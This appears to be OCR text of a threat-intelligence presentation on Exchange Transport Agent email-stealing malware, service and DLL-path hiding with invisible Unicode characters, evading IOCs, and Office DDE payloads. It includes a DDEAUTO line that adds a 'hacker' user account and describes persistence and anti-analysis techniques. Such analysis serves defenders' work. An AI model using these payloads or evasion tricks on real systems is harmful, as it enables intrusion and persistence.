     - Capture sent messages by registering to a **Routing Agent** event
     - **Extract** metadata and the message content
     - **Pass** them to “**miner.dll**”
  2) **Mining component** (“miner.dll”)
     - Load and decrypt the **configuration file**
     - **Mine** the emails:
       - **Encrypt** and **store** on disk if criteria are met
       - **Execute** the command in the body and delete the email if sent by the attacker
  3) **Uploader** (“stealer.ps1”)
     - **Exfiltrate** encrypted files and **clean up**
     - Stored in **registry** + persistent via **WMI** + terminated unless parent process “**wmiprvse.exe**”

Create a Transport Agent

- **Template:** https://msdn.microsoft.com
- Relevant **cmdlets**:
  - Install-TransportAgent
  - Enable-TransportAgent
  - Get-TransportAgent
- **Detection:**
  - Exchange logs (cmdlets)
  - Exchange server agents configuration
    - TransportRoles\Shared\agents.config


C# VB

```
using System;
using System.Collections.Generic;
using System.Text;
using Microsoft.Exchange.Data.Transport;
using Microsoft.Exchange.Data.Transport.Smtp;

namespace MyAgents
{
    public sealed class MyAgentFactory : SmtpReceiveAgentFactory
    {
        public override SmtpReceiveAgent CreateAgent(SmtpServer server)
        {
            return new MyAgent();
        }
    }
    public class MyAgent : SmtpReceiveAgent
    {
        public MyAgent()
        {
            this.OnEndOfData += new EndOfDataEventHandler(MyEndOfDataHandler);
        }
        private void MyEndOfDataHandler (ReceiveMessageEventSource source, EndOfDataEventArgs e)

        {
            // The following line appends text to the subject of the message that caused the event.
            e.MailItem.Message.Subject += " - this text appended by MyAgent";
        }
    }
}
```

Achieved Objectives

✓ **Secure**

- Encryption: configuration file and mined emails
- Kill-switch: free space or current date
- Anti-analysis: sandbox prevention & code obfuscation
- Uninstall: clean-up functionality was built in

✓ **Customisable**

- Configuration file: monitored inbox list and email ignore list

✓ **Extensible**

- Independent components
- Remote code execution via emails from the attackers

✓ **Forgiving**

- Log errors to a file

✓ **Automated**

- No need for remote access

HIDING IN PLAIN SIGHT

Simple techniques used by SOUNDBITE and KOMPROGO

SOUNDBITE Example

Service Name	WcsPluginService
Display Name	Windows Color System
Image Path	<???>

Which one is Legitimate?

Service Name	WcsPluginService
Display Name	Windows Color System
Image Path	<???>

SOUNDBITE Example

Service Name	WcsPluginService
Display Name	Windows Color System
Image Path	%SystemRoot%\system32\svchost.exe -k wcssvc

Which one is Legitimate?

Service Name	WcsPluginService
Display Name	Windows Color System
Image Path	C:\Windows\xwizard.exe /k wcssvc

SOUNDBITE Example

Service Name	WcsPluginService
Display Name	Windows Color System
Image Path	%SystemRoot%\system32\svchost.exe -k wcssvc

Which one is Legitimate?

Service Name	WcsPluginService
Display Name	Windows Color System
Image Path	C:\Windows\xwizard.exe /k wcssvc

SOUNDBITE Example

Service Name	WcsPluginService
Display Name	Windows Color System
Image Path	C:\Windows\xwizard.exe /k wcssvc

Service Name	WcsPluginService\xa0
Display Name	Windows Color System\xa0
Image Path	C:\Windows\xwizard.exe /k wcssvc

- **'NO-BREAK SPACE' (NBSP)**
- Unicode – U+00a0
- UTF8 – 0xc2 0xa0
- Looks just like a regular space (0x20) in most tools and applications
- Administrators are unlikely to notice the subtle difference when looking at a list of services

KOMPROGO Example

- KOMPROGO uses “Services\WinSock2\Parameters\AutodialDLL” for persistence
- The key usually points to a legitimate, signed version of “**rasadhlp.dll**”
- How would you populate the key with something that looks like “rasadhlp.dll”?
    - NBSP is no good – it shows up as a space!

rasadhlp•dll


- **‘OPERATING SYSTEM COMMAND’**
- Unicode – U+009d
- UTF8 – 0xc2 0x9d
- Control character is not displayed in most applications – looks like “**rasadhlp.dll**”
- No visual clues that something is amiss


REWRITING IMPORT TABLE

Avoiding static IOCs

Indicator of Compromise (IOC)


- Way of **describing threat data** like
  - Malware
  - Attacker methodology
  - Evidence of compromise or activity
- **OpenIOC** was created around **2010**
  - A format to **organize indicators**
  - Designed for **data sharing**
  - XML under the hood
  - Intentionally extensible
- **Other formats**: YARA, CybOX, STIX, etc.


THERE IS AN IS!
2013 EDITION
INDICATORS OF COMPROMISE
FOR
DUMMIES
LERN TO RITE GOODER IOCS LIKE THE REST OF US!
TODAY IS THE BEST DAY OF MY CAREER!
www.txt2pic.com


OR
File Name: uddi32.exe
File Name: aic32ux.sys
File Name: b232ee.msi
Process Handle Name: www.UD0905.2.org
MD5: D42A589F58F9B45C4CAA65CC49083299
AND
Registry Path: version
Registry Text: 5,1,3802,0
AND
Registry Path Contains: SOFTWARE\Microsoft\Active Setup\Installed Components\
OR
Registry Text: Microsoft VM
Registry Path Contains:{6D81B852-B649-B42D-B1D1-E88EC0E3716B}
AND
File Size: 45,568
Compile Time: 2009-05-18 07:23:37Z

- *Source: https://www.osdfcon.org/presentations/2010/butler-schiffer-mandiant-open-source-digital-forensics.pdf*


Developing IOCs



Evading Detection

- Malicious **DLL** persistent as a **Windows service**
- Configured to launch the default export function (“**ServiceMain**”)
- **Packed launcher** for a **second component**

- **What can we signature?**
  1) Service details
  2) Export DLL
  3) Export function names
  4) Opcode
  5) …


Section Summary:

#	Name	Raw Size	Virt Size	Characteristics	Contains
0	.text	36,864	36,800	Execute, Read	Code
1	.data	86,016	86,016	Read, Write	Initialized data
2	.bss	0	4,304	Read, Write	Uninitialized data
3	UNKNOWN	123,904	undefined		Not section data
4	.idata	2,048	4,096	Read	Initialized data
5	.edata	1,024	4,096	Read	Initialized data

LegalCopyright: © Microsoft Corporation. All rights reserved.
InternalName: explorer
FileVersion: 6.1.7601.23537 (win7sp1_ldr.160829-0600)
CompanyName: Microsoft Corporation
ProductName: Microsoft® Windows® Operating System
ProductVersion: 6.1.7601.23537
FileDescription: Windows Explorer
OriginalFilename: EXPLORER.EXE

PE File Header

- Machine: MACHINE_I386
- Flags:
  - LOCAL_SYMS_STRIPPED
  - 32BIT_MACHINE
  - EXECUTABLE_IMAGE
  - DLL
  - LINE_NUMS_STRIPPED

Imports

- KERNEL32.dll
- MSVCRT.dll
- USER32.dll


Export Names (library.dll)

Replaced Export Table

DASTARDLY DIABOLICAL EVIL

Payloads with DDE

Background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PowerShell, C-Sharp and DDE The Power Within

Reading time ~6 min


Posted by saif on 20 May 2016

Categories: Fun, Howto, Research

aka Exploiting MS16-032 via Excel DDE without macros.

https://sensepost.com/blog/2016/powershell-c-sharp-and-dde-the-power-within/

https://sensepost.com/blog/2017/macro-less-code-exec-in-msword/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Macro-less Code Exec in MSWord

Reading time ~5 min

Posted by saif on 09 October 2017

Categories: Exploit, Office

Authors: Etienne Stalmans, Saif El-Sherei

What if we told you that there is a way to get command execution on MSWord without any Macros, or memory corruption?!

Dastardly Diabolical Evil…

ddeService="**cmd**" ddeTopic="**/c calc**"

Hash: 0de6260639da87a707fc379c1bbd765f8afff38ef793f9b910096ee723a49753

Really?

Hmm…

DDEAUTO c:\\windows\\system32\\cmd.exe "/k **net user hacker P@ssw0rd! /add**”

Hash: 3a42aecd1c4f67f0361c286fb6145577d2770cd1d98a209050094c83712a97cc

